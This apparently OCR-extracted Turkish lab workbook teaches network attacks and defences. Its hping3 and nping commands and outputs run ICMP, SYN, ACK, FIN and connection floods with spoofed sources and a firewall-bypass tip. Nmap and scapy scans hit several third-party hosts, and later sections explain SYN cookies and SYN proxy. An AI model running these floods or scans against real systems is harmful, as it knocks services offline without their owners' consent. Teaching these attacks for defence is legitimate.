len=46 ip=50.22.202.162 ttl=42 id=1670 icmp_seq=1 rtt=149.9 ms
len=46 ip=50.22.202.162 ttl=42 id=1672 icmp_seq=2 rtt=150.3 ms
len=46 ip=50.22.202.162 ttl=42 id=1679 icmp_seq=3 rtt=152.4 ms
len=46 ip=50.22.202.162 ttl=42 id=1681 icmp_seq=4 rtt=152.1 ms
len=46 ip=50.22.202.162 ttl=42 id=1682 icmp_seq=5 rtt=152.6 ms
len=46 ip=50.22.202.162 ttl=42 id=1683 icmp_seq=6 rtt=152.2 ms
len=46 ip=50.22.202.162 ttl=42 id=1684 icmp_seq=7 rtt=151.7 ms
len=46 ip=50.22.202.162 ttl=42 id=1685 icmp_seq=8 rtt=151.2 ms
len=46 ip=50.22.202.162 ttl=42 id=1686 icmp_seq=9 rtt=151.0 ms
len=46 ip=50.22.202.162 ttl=42 id=1690 icmp_seq=10 rtt=150.1 ms
len=46 ip=50.22.202.162 ttl=42 id=1691 icmp_seq=11 rtt=152.2 ms
len=46 ip=50.22.202.162 ttl=42 id=1692 icmp_seq=12 rtt=151.9 ms
len=46 ip=50.22.202.162 ttl=42 id=1693 icmp_seq=13 rtt=150.8 ms
len=46 ip=50.22.202.162 ttl=42 id=1694 icmp_seq=14 rtt=150.9 ms
```

Hping ile rastgele ip adreslerinden bga.com.tr sunucusuna icmp flood saldırısı gerçekleştirelim.

```
root@kallavi:~# hping3 --icmp bga.com.tr --flood --rand-source

HPING bga.com.tr (eth1 50.22.202.162): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- bga.com.tr hping statistic ---
97418 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Bazı sistemler hping tarafından üretilen icmp paketlerini tanır ve otomatik drop eder. Bunu atlatmak için normal bir ping komutu ile normal bir icmp request gerçekleştirilip wireshark ile bu talep binary olarak kaydedilip data olarak hping' e aşağıdaki gibi verilerek ilgili güvenlik duvarı bypass edilerek icmp flood saldırısı yapılabilir.

TCP/UDP Protokolleri ve Güvenlik Zafiyetleri

Uygulama No: **BGA-UAG-21**

TCP Üzerinden DoS/DDoS Saldırıları Gerçekleştirme

Amaç: Hedefe TCP bayraklı set edilmiş paketlerin yoğun şekilde gönderilmesi ve hedef sistem veya servislerin hizmet dışı kalması

TCP FLOOD

SYN FLOOD ACK FLOOD FIN FLOOD

şeklinde bir tablo ile açıklanabilir.

SynFlood: Hping aracı kullanılarak hedef sistem veya servis e yoğun "SYN" bayraklı paket gönderimi yapılacaktır. TCP flood saldırıların en etkili saldırı tipidir.

```
root@kallavi:~# hping3 -S bga.com.tr -p 80 --flood

HPING bga.com.tr (eth1 50.22.202.162): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- bga.com.tr hping statistic ---
144240 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

AckFlood: Hping aracı kullanılarak hedef sistem veya servis e yoğun "ACK" bayraklı paket gönderimi yapılacaktır. Hedef sistem önünde Firewall/IPS gibi statefull çalışan bir sistem varsa ACK paketlerine karşı cevap dönmeyecektir veya RST paketi dönecektir.

```
root@kallavi:~# hping3 -A bga.com.tr -p 80 --flood

HPING bga.com.tr (eth1 50.22.202.162): A set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- bga.com.tr hping statistic ---
```

```
149706 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

FinFlood: Hping aracı kullanılarak hedef sistem veya servis e yoğun "FIN" bayraklı paket gönderimi yapılacaktır. Hedef sistem önünde Firewall/IPS gibi statefull çalışan bir sistem varsa ACK paketlerine karşı cevap dönmeyecektir.

```
root@kallavi:~# hping3 -F bga.com.tr -p 80 --flood

HPING bga.com.tr (eth1 50.22.202.162): F set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- bga.com.tr hping statistic ---
115929 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Uygulama No: **BGA-UAG-22**

Gerçek/sahte IP Adresleri Kullanarak SYN Flood Saldırısı Gerçekleştirme

Amaç: Hedef sisteme gerçek ve sahte ip adreslerinden gelen SYN Flood saldırısı gerçekleştirmek ve sistem veya servisin devre dışı kalmasını sağlamak

Hping aracı ile SYN bayraklı TCP paketleri üretilir. Kaynak ip adresleri gerçek ve sahte olacak şekilde saldırı gerçekleştirilecektir.

Gerçek IP adresi ile saldırı için;

```
root@kallavi:~# hping3 -S -p 80 bga.com.tr -c 5

HPING bga.com.tr (eth1 50.22.202.162): S set, 40 headers + 0 data bytes

--- bga.com.tr hping statistic ---
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Sahte IP adresi ile saldırı için;

```
root@kallavi:~# tcpdump -i eth1 host 50.22.202.162
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes

14:08:59.588716 IP 34.89.131.1.1257 > bga.com.tr.http: Flags [S], seq 253344621, win
512, length 0
14:09:00.592377 IP 254.211.134.114.1258 > bga.com.tr.http: Flags [S], seq 37034618,
win 512, length 0
14:09:01.594975 IP 125.105.64.154.1259 > bga.com.tr.http: Flags [S], seq 475981124,
win 512, length 0
14:09:02.595619 IP nothing.attdns.com.1260 > bga.com.tr.http: Flags [S], seq 994419261,
win 512, length 0
14:09:03.596972 IP 110.49.49.140.1261 > bga.com.tr.http: Flags [S], seq 2017276264,
win 512, length 0

^C
5 packets captured
5 packets received by filter
0 packets dropped by kernel
```

***** sahte - random ip adresleri kullanarak gerceklestirilmemis ornek hatalı gozukuyor.**

Uygulama No: BGA-UAG-23

Gerçek/sahte IP Adresleri Kullanarak FIN Flood Saldırısı Gerçekleştirme

Amaç: Hedef sisteme gerçek ve sahte ip adreslerinden gelen FIN Flood saldırısı gerçekleştirmek

Hping aracı ile FIN bayraklı TCP paketleri üretilir. Kaynak ip adresleri gerçek ve sahte olacak şekilde saldırı gerçekleştirilecektir.

Gerçek IP adresi ile saldırı için;

```
root@kallavi:~# tcpdump -i eth1 host 50.22.202.162

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
14:12:39.767311 IP 192.168.2.8.1527 > bga.com.tr.http: Flags [F], seq 1099958444, win 512,
length 0
```

```
14:12:40.767799 IP 192.168.2.8.1528 > bga.com.tr.http: Flags [F], seq 363255338, win 512, length 0
14:12:43.865446 IP 192.168.2.8.1979 > bga.com.tr.http: Flags [F], seq 1398413482, win 512, length 0
14:12:44.866085 IP 192.168.2.8.1980 > bga.com.tr.http: Flags [F], seq 526067675, win 512, length 0
14:12:45.866712 IP 192.168.2.8.1981 > bga.com.tr.http: Flags [F], seq 673496961, win 512, length 0
14:12:46.867140 IP 192.168.2.8.1982 > bga.com.tr.http: Flags [F], seq 1271887154, win 512, length 0
14:12:47.868412 IP 192.168.2.8.1983 > bga.com.tr.http: Flags [F], seq 103684754, win 512, length 0
```

Sahte IP adresi ile saldırı için;

```
root@kallavi:~# tcpdump -i eth1 host 50.22.202.162
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
14:14:01.301168 IP 44.216.120.224.2859 > bga.com.tr.http: Flags [F], seq 785799702, win 512, length 0
14:14:02.302575 IP 187.222.8.49.2860 > bga.com.tr.http: Flags [F], seq 199814599, win 512, length 0
14:14:03.303034 IP 10.31.105.161.2861 > bga.com.tr.http: Flags [F], seq 1756950406, win 512, length 0
14:14:04.303484 IP 80.138.104.12.2862 > bga.com.tr.http: Flags [F], seq 691578948, win 512, length 0
14:14:05.304044 IP 0.145.44.137.2863 > bga.com.tr.http: Flags [F], seq 164479259, win 512, length 0
```

Uygulama No: **BGA-UAG-24**

TCP Connection Flood Saldırısı Gerçekleştirme

Amaç: Nping aracı kullanılarak sahte ip adresleri değilde gerçek ip adresleri kullanılarak hedef sisteme saldırı değilde, oturum limitlerinin ölçülmesinin test edilmesi

TCP connection flood saldırıları/testleri hedef sistemin oturum limitlerini ölçmek/görmek için kullanılabilir.

```
root@kallavi:~# nping --tcp-connect bga.com.tr -p 80 --rate 5000 -c 100000

Starting Nping 0.6.25 ( http://nmap.org/nping ) at 2013-06-11 16:03 EEST
SENT (0.0103s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
SENT (0.0134s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
SENT (0.0156s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
SENT (0.0173s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
SENT (0.0194s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
SENT (0.0212s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
SENT (0.0226s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
SENT (0.0234s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
SENT (0.0243s) Starting TCP Handshake > bga.com.tr:80 (50.22.202.162:80)
Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
TCP connection attempts: 498 | Successful connections: 0 | Failed: 498 (100.00%)
Tx time: 0.19182s | Tx bytes/s: 207699.04 | Tx pkts/s: 2596.24
Rx time: 0.19182s | Rx bytes/s: 0.00 | Rx pkts/s: 0.00
Nping done: 1 IP address pinged in 0.20 seconds
```

Yukarıdaki örnekte eş zamanlı 5000 tcp bağlantısı isteği gönderilmekte ve eğer rate limiting sistemi yoksa çok kısa sürede hedef sistemin oturum limitlerini doldurabilirsiniz, syn-cookie önlemi olsa dahi.

Uygulama No: **BGA-UAG-25**

TCP Protokolü Kullanarak Port Tarama Yöntem ve Araçları

Amaç: Nmap, scapy gibi araçların detayları ve tarama yöntemleri

Adımlar:

1. Adım: Nmap aracı kullanılarak bga.com.tr sitesinin TCP 21,80,443 portlarını tarayalım;

```
root@bt:~# nmap bga.com.tr -p 22,80,443  -sS

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-21 10:16 EEST
Nmap scan report for bga.com.tr (50.22.202.162)
Host is up (0.13s latency).
PORT   STATE SERVICE
22/tcp  filtered ssh
80/tcp  open  http
443/tcp closed  https

Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds
```

-sS parametresiyle hedef siteye TCP SYN paketleri gönderilerek SynScan yapıldığı belirtilir.

2.Adım: Nmap kullanarak çalışan servis sürümlerinin belirlenmesi

```
root@bt:~# nmap google.com -p 80 -sV

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-21 10:23 EEST
Nmap scan report for google.com (64.15.117.23)
Host is up (0.022s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http      Google httpd 2.0 (GFE)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

-sV parametresiyle hedef sistemin web server olarak Google httpd 2.0 versionu kullanıldığı görülür.

3.Adım: Nmap kullanarak belirli IP aralığındaki belirli port aralığı tarama

```
root@bt:~# nmap bga.com.tr -p 1-3389  --open -PN

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-21 10:27 EEST
Nmap scan report for bga.com.tr (50.22.202.162)
Host is up (0.15s latency).
Not shown: 3383 closed ports, 4 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 20.86 seconds
```

4.Adım: Scapy kullanarak port tarama

TCP/80 portuna SYN bayraklı paket gönderimi

```
# scapy
Welcome to Scapy (2.0.0.10 beta)
>>> sr(IP(dst="192.168.0.0/24")/TCP(dport=80, flags="S"))
```

Nmap ile istenilen türde TCP paketleri üreterek tarama yapılamaz ya da Hping kullanarak L2 seviyesinde(ARP, RARP) paketler üretilemez. Piyasada bulunan benzeri ürünlerin hepsinde buna benzer çeşitli kısıtlamalar vardır. Scapy tüm bu araçlarda bulunan, bulunmayan özellikleri esnek bir şekilde sunar. Scapy için oyun hamuru diyebiliriz, Scapy ile TCP/IP ağlarda birşey yapmak için sadece ne istediğinizi bilmeniz ve bunu Scapy'nin anlayacağı şekilde yazmanız yeterli olacaktır.

Uygulama No: **BGA-UAG-26**

UDP Protokolü Kullanarak Port Tarama Çeşitleri

Amaç: Nmap, scapy gibi araçların detayları ve tarama yöntemleri

1.Adım: Nmap kullanarak UDP Ping taraması

Not: UDP ping genelde hedef sistemin ayakta olup olmadığını tespit etmede başarılı değildir. Tercih edilmez.

```
root@bt:~# nmap -PU bga.com.tr

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-21 11:59 EEST
Nmap scan report for bga.com.tr (50.22.202.162)
Host is up (0.15s latency).
Not shown: 994 closed ports
PORT   STATE SERVICE
22/tcp   filtered ssh
25/tcp   filtered smtp
53/tcp   open          domain
80/tcp   open          http
1720/tcp filtered H.323/Q.931
3306/tcp filtered mysql
Nmap done: 1 IP address (1 host up) scanned in 10.42 seconds

root@bt:~# nmap -PU google.com

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-21 12:18 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.07 seconds

root@bt:~# nmap -PU haberturk.com

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-21 12:19 EEST
Nmap scan report for haberturk.com (92.45.106.101)
Host is up (0.045s latency).
Other addresses for haberturk.com (not scanned): 92.45.106.102
Not shown: 995 closed ports
PORT   STATE SERVICE
22/tcp   filtered ssh
25/tcp   filtered smtp
80/tcp   open          http
443/tcp  open          https
1720/tcp filtered H.323/Q.931
```

```
Nmap done: 1 IP address (1 host up) scanned in 3.69 seconds
```

2.Adım: Nmap kullanarak 8.8.8.8 ip adresinin udp 53 portunun taranması

```
root@bt:~# nmap -sU 8.8.8.8 -p 53

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-21 12:31 EEST
Nmap scan report for google-public-dns-a.google.com (8.8.8.8)
Host is up (0.071s latency).
PORT   STATE          SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds

root@bt:~# nmap -sU 8.8.8.8 -p 53 -sV

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-21 12:31 EEST
Nmap scan report for google (8.8.8.8)
Host is up (0.048s latency).
PORT   STATE SERVICE VERSION
53/udp open  domain  NetWare dnsd

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

Önce port durumunun açık mı filtered mi olduğundan emin olamadığı için open|filtered döndü. Emin olmak için -sV parametresiyle tekrar tarama gerçekleştirdik. Portun açık olduğu görüldü.

Uygulama No: **BGA-UAG-27**

İsteğe Göre TCP Bayraklı Paket Üretimi

Amaç: Hping aracı kullanılarak isteğe göre TCP paketleri üretilecek ve hedef sistemdeki trafik analizi sonucu paketlerin durumları incelenecektir

1.Adım: Hping ile TCP SYN bayraklı paket üretimi ve hedef sistemdeki trafiğin incelenmesi.

```
root@bt:~# hping3 -S 192.168.2.3  -c 2 -p 80

HPING 192.168.2.3 (eth0 192.168.2.3): S set, 40 headers + 0 data bytes
len=46 ip=192.168.2.3 ttl=64 DF id=0 sport=80 flags=RA seq=0 win=0  rtt=2.1 ms
len=46 ip=192.168.2.3 ttl=64 DF id=0 sport=80 flags=RA seq=1 win=0 rtt=0.6 ms

--- 192.168.2.3 hping statistic  ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.6/1.3/2.1 ms
```

Gönderilen iki adet SYN bayraklı TCP paketlerinin hedef sistemde incelenmesi sonucu, hedef sistemin 80 portu kapalı olduğundan RA(Reset+ACK) cevabı dönmektedir.

```
root@kallavi:~# tcpdump -i eth1 port 80 -tttnn

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
00:00:00.000000 IP 192.168.2.2.1169 > 192.168.2.3.80: Flags [S], seq 502879630, win
512, length 0
00:00:00.000021 IP 192.168.2.3.80 > 192.168.2.2.1169: Flags [R.], seq 0, ack 50287963 1,
win 0, length 0
00:00:01.001355 IP 192.168.2.2.1170 > 192.168.2.3.80: Flags [S], seq 1706447601, win
512, length 0
00:00:00.000043 IP 192.168.2.3.80 > 192.168.2.2.1170: Flags [R.], seq 0, ack 1706447602,
win 0, length 0
```

2.Adım: Hping ile TCP SYN+ACK bayraklı paket üretimi ve hedef sistemdeki trafiğin incelenmesi.

```
root@bt:~# hping3 -S 192.168.2.3 -c 2 -p 80
HPING 192.168.2.3 (eth0 192.168.2.3): S set, 40 headers + 0 data bytes
len=46 ip=192.168.2.3 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=14600 rtt=1.3 ms
len=46 ip=192.168.2.3 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=14600 rtt=1.0 ms

--- 192.168.2.3 hping statistic ---
2 packets tramitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 1.0/1.1/1.3 ms
```

Gönderilen iki adet SYN bayraklı TCP paketlerinin hedef sistemdeki incelenmesi sonucu hedef sistemin 80 portu açık olduğundan SA(SYN+ACK) cevabı dönmektedir.

```
root@kallavi:~# tcpdump -i eth1 port 80 -tttnn

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
00:00:00.000000 IP 192.168.2.2.1609 > 192.168.2.3.80: Flags [S], seq 415670805, win
512, length 0
00:00:00.000020 IP 192.168.2.3.80 > 192.168.2.2.1609: Flags [S.], seq 2647883866, a ck
415670806, win 14600, options [mss 1460], length 0
00:00:00.000477 IP 192.168.2.2.1609 > 192.168.2.3.80: Flags [R], seq 415670806, win 0,
length 0
00:00:01.000020 IP 192.168.2.2.1610 > 192.168.2.3.80: Flags [S], seq 1247996405, win
512, length 0
00:00:00.000038 IP 192.168.2.3.80 > 192.168.2.2.1610: Flags [S.], seq 2413376778, ack
1247996406, win 14600, options [mss 1460], length 0
00:00:00.000507 IP 192.168.2.2.1610 > 192.168.2.3.80: Flags [R], seq 1247996406, win 0,
length 0
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
```

Uygulama No: **BGA-UAG-28**

TCP ve UDP Arasındaki Temel Farkın Gösterimi

Amaç: Netcat kullanarak TCP ve UDP arasındaki temel farkın gösterilmesi

1.Adım: Netcat aracı kullanılarak TCP bağlantısı olacak şekilde iki sistem arasında bir mesaj gönderilmesi

Server: 192.168.2.2
root@bt:~# nc -l -p 5555

Client: 192.168.2.4
root@kallavi:~# nc 192.168.2.2 5555

Client bağlantı sağladıktan sonra "bga.com.tr" mesajı gönderilir. Server tarafında bu mesajın aynısı gözlemlenir.

Netcat TCP trafiği aşağıdaki gibidir.

```
root@bt:~# tcpdump -i eth0 port 5555 -tttnn

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
00:00:00.000000 IP 192.168.2.4.40242 > 192.168.2.2.5555: Flags [S], seq 3227442086, win 14600, options [mss 1460,sackOK,TS val 401053 ecr 0,nop,wscale 7], length 0
00:00:00.000028 IP 192.168.2.2.5555 > 192.168.2.4.40242: Flags [S.], seq 2645193948, ack 3227442087, win 14480, options [mss 1460,sackOK,TS val 8794349 ecr 401053,nop,wscale 4], length 0
00:00:00.000413 IP 192.168.2.4.40242 > 192.168.2.2.5555: Flags [.], ack 1, win 115, options [nop,nop,TS val 401053 ecr 8794349], length 0
00:00:18.225313 IP 192.168.2.4.40242 > 192.168.2.2.5555: Flags [P.], seq 1:12, ack 1, win 115, options [nop,nop,TS val 405610 ecr 8794349], length 11
00:00:00.000023 IP 192.168.2.2.5555 > 192.168.2.4.40242: Flags [.], ack 12, win 905, options [nop,nop,TS val 8798905 ecr 405610], length 0
```

2.Adım: Netcat aracı kullanılarak UDP bağlantısı olacak şekilde iki sistem arasında bir mesaj gönderilmesi

Server: 192.168.2.2

root@bt:~# nc -l -u -p 5555
Client: 192.168.2.4
root@kallavi:~# nc -u 192.168.2.2 5555

Client bağlantı sağladıktan sonra "bga.com.tr" mesajı gönderilir. Server tarafında bu mesajın aynısı gözlemlenir.

Netcat UDP trafiği aşağıdaki gibidir.

```
root@bt:~# tcpdump -i eth0 port 5555 -tttnn

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
00:00:00.000000 IP 192.168.2.4.56820 > 192.168.2.2.5555: UDP, length 11
```

İki durum arasında görüldüğü gibi TCP bağlantısı olduğunda (P) bayraklı paket ile gönderilen mesajın PUSH edildiğine dair bir bilgilendirme ve mesaj uzunluğunun 11 karakter olduğu bilgisi görülmekte. Bu durumda güvenli bir şekilde aktarıldı şeklinde yorumlanır.
UDP bağlantısı üzerinden gönderilen mesajın trafiği incelendiğinde sadece mesajın uzunluğu ve nereden nereye gönderildiğine dair bir bilgi mevcut, fakat gönderilip gönderilmediğine dair bir bilgilendirme mesajı yok. UDP kısmında mesajın ulaşıp ulaşmadığı konusunda emin olamıyoruz.

Uygulama No: **BGA-UAG-29**

SYNCookie ve SYNProxy Kullanarak SYN flood saldırılarını Engelleme

Amaç: SYNCookie ve SYNProxy Kullanarak SYN flood saldırılarını Engelleme

Syncookie Nasıl çalışır?

Normal TCP bağlantılarında gelen SYN bayraklı pakete karşılık ACK paketi ve SYN paketi gönderilir. Gönderilen ikinci(sunucunun gönderdiği) SYN paketinde ISN değeri random olarak atanır ve son gelecek ACK paketindeki sıra numarasının bizim gönderdiğimizden bir fazla olması beklenir, son paket gelene kadar da sistemden bu bağlantı için bir kaynak ayrılır(backlog queue). Eğer bizim gönderdiğimiz SYN paketine dönen ACK cevabı bizim ISN+1 değilse paket kabul edilmez.

Syncookie aktif edilmiş bir sistemde gelen SYN paketi için sistemden bir kaynak ayrılmaz, bunun aksine SYN paketine dönecek cevaptaki ISN numarası özel olarak hesaplanır (kaynak.ip+kaynak.port+.hedef.ip+hedef.port+x değeri) ve hedefe gönderilir, hedef son paket olan ACK'i gönderdiğinde ISN hesaplama işlemi tekrarlanır ve eğer ISN numarası uygunsa bağlantı kurulur, değilse bağlantı kurulmaz. Böylece spoof edilmiş binlerce ip

adresinden gelen SYN paketleri için sistemde bellek tüketilmemiş olacaktır ki bu da sistemin SYNflood saldırıları esnasında daha dayanıklı olmasını sağlar.

Syncookie mekanizması backlogqueue kullanmadığı için sistem kaynaklarını daha az tüketir. Syncookie aktif iken hazırlanan özel ISN numarası cookie olarak adlandırılır.
İstemci tarafı syncookie özelliği İnverse syn cookie (Scanrand aracı) araçları kullanılarak syncookie engellemesi aşılabilir. Bu durumda da bir ip adresinden gelecek max bağlantı sayısı limitlenerek saldırı engellenmiş olur.

Syncookie aktivasyonu


Linux sistemlerde syncookie özelliğinin aktif hale getirilmesi için /etc/sysctl.conf dosyasına **net.ipv4.tcp_syncookies = 1** eklenmeli ve sysctl –p komutu çalıştırılmalı ya da geçici olarak **echo 1 > /proc/sys/net/ipv4/tcp_syncookies** komutu kullanılamalıdır.

Windows için aynı özelliği devreye alacak çeşitli registry ayarları mevcuttur.

Syn Proxy nasıl çalışır?

SynProxy, adından da anlaşılacağı üzere SYN paketlerine karşı proxylik yap maya yarayan bir özelliktir. Güvenlik duvarlarında ve Syncookie'nin kullanımının sıkıntılı olduğu durumlarda rahatlıkla kullanılabilir.

Syncookie gibi arkasında korumaya aldığı sistemlere gelecek tüm SYN paketlerini karşılar ve üçlü el sıkışma tamamlandıktan sonra paketleri koruduğu sistemlere yönlendirir.



Synproxy yapan sistem kendisi de SYNFlood'a dayanıklı olmalıdır.

Aşağıdaki tabloda yer alan komut çıktısında Synproxy koruması aktif edilmiş bir sisteme yapılan port tarama işlemi görülmektedir. Aslında sadece belirli portları açık olan bu sistem, koruma önlemi olarak bütün portlarını açık göstermiş, saldırganı yanıltarak sadece gerçek bağlantı kuracak olan kullanıcıları kabul etmiştir.

```
root@kali:~/Desktop# nmap bga.com.tr

Starting Nmap 6.40 ( http://nmap.org ) at 2014-03-26 07:44 EDT
Nmap scan report for bga.com.tr (50.22.202.163)
Host is up (0.17s latency).
rDNS record for 50.22.202.163: 50.22.202.163-static.reverse.softlayer.com
PORT     STATE    SERVICE
1/tcp    open     tcpmux
3/tcp    open     compressnet
4/tcp    open     unknown
6/tcp    open     unknown
7/tcp    open     echo
9/tcp    open     discard
13/tcp   open     daytime
17/tcp   open     qotd
19/tcp   filtered chargen
20/tcp   open     ftp-data
21/tcp   open     ftp
22/tcp   filtered ssh
23/tcp   open     telnet
24/tcp   open     priv-mail
25/tcp   open     smtp
26/tcp   open     rsftp
30/tcp   open     unknown
32/tcp   open     unknown
33/tcp   open     dsp
37/tcp   open     time
42/tcp   open     nameserver
43/tcp   open     whois
49/tcp   open     tacacs
53/tcp   open     domain
70/tcp   open     gopher
79/tcp   open     finger
80/tcp   open     http
81/tcp   open     hosts2-ns
.....
....
```

Komut çıktısndan da anlaşılacağı üzere gelen bağlantı isteğini Synproxy karşılamış ve tarama yapan kullanıcıya bütün portlarını açık olarak göstermiştir. Böylece sisteme port

taraması yapan kişi sadece gerçekten açık portları değil bütün portları açık olarak görmüştür.
Aynı şekilde hedef sisteme yapılan saldırılarda Synproxy koruması etkinleştirilerek ip spoofing tarzı saldırıların önüne geçilebilir, sadece gerçek bağlantı kurmak isteyen kullanıcılara izin verilir.

Uygulama No: **BGA-UAG-30**

SYNProxy Kullanılan Sistemlere Yönelik Port Tarama

Amaç: Nmap, Hping araçları kullanılarak SYNProxy Kullanılan Sistemlere Yönelik Port Tarama

1.Adım: Syncookie/Synproxy gelen her SYN pakjetine karşılık SYN+ACK cevabı döner. Taradığı sistemden SYN+ACK cevabı geldiğini gören tarama program port açık der ve tekrar paket göndermez. Synproxy/syncookie ile korunan sistemlere karşı port tarama;

```
root@bt:~# hping3 --scan 80-100  www.bga.com.tr -S -V

using eth0, addr: 192.168.2.4, MTU: 1500
Scanning www.bga.com.tr (50.22.202.162), port 80-100
21 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
  80 www       : .S..A...  46 61524 65535     46
  83           : ..R.A...  46 61780     0       46
  93           : ..R.A...  46 62036     0       46
  94           : ..R.A...  46 62292     0       46
  89           : ..R.A...  46 62804     0       46
  84           : ..R.A...  46 63060     0       46
  90           : ..R.A...  46 63316     0       46
  87 link      : ..R.A...  46 63828     0       46
  97           : ..R.A...  46 64084     0       46
  98 linuxconf : ..R.A...  46 64596     0       46
  81           : ..R.A...  46 64340     0       46
  82           : ..R.A...  46 64852     0       46
  88 kerberos  : ..R.A...  46 65108     0       46
  85           : ..R.A...  46    85     0       46
  86           : ..R.A...  46   597     0       46
  95 supdup    : ..R.A...  46   853     0       46
  91           : ..R.A...  46  1109     0       46
  92           : ..R.A...  46  1365     0       46
  96           : ..R.A...  46  1621     0       46
```

```
 99              : ..R.A...  46  1877      0        46
 100             : ..R.A...  46  2133      0        46
All replies received. Done.
Not responding ports:
```

Adım2: Nmap tarama uygulaması ile tarama.

```
root@bt:~# nmap www.google.com -p80-100 –reason -sV

Starting Nmap 6.01 ( http://nmap.org ) at 2013-07-26 21:45 EEST
Failed to resolve given hostname/IP: –reason.  Note that you can't use '/mask' AND '1-
4,7,100-' style IP ranges. If the machine only has an IPv6 address, add the Nmap -6 flag to
scan that.
Nmap scan report for www.google.com (173.194.39.211)
Host is up (0.019s latency).
PORT   STATE SERVICE        VERSION
80/tcp  open  http     Google httpd 2.0 (GFE)
81/tcp  filtered hosts2-ns
82/tcp  filtered xfer
83/tcp  filtered mit-ml-dev
84/tcp  filtered ctf
```

Bu şekilde korunmuş sistemlere yönelik başarılı TCP taramaları gerçekleştirmek için 3'lü el sıkışmayı tamamlayan ve sonrasında ek paketler gönderen tarama tipleri kullanılır.

Uygulama No: **BGA-UAG-31**

TCP Protokolünde IP Spoofing Kontrolü

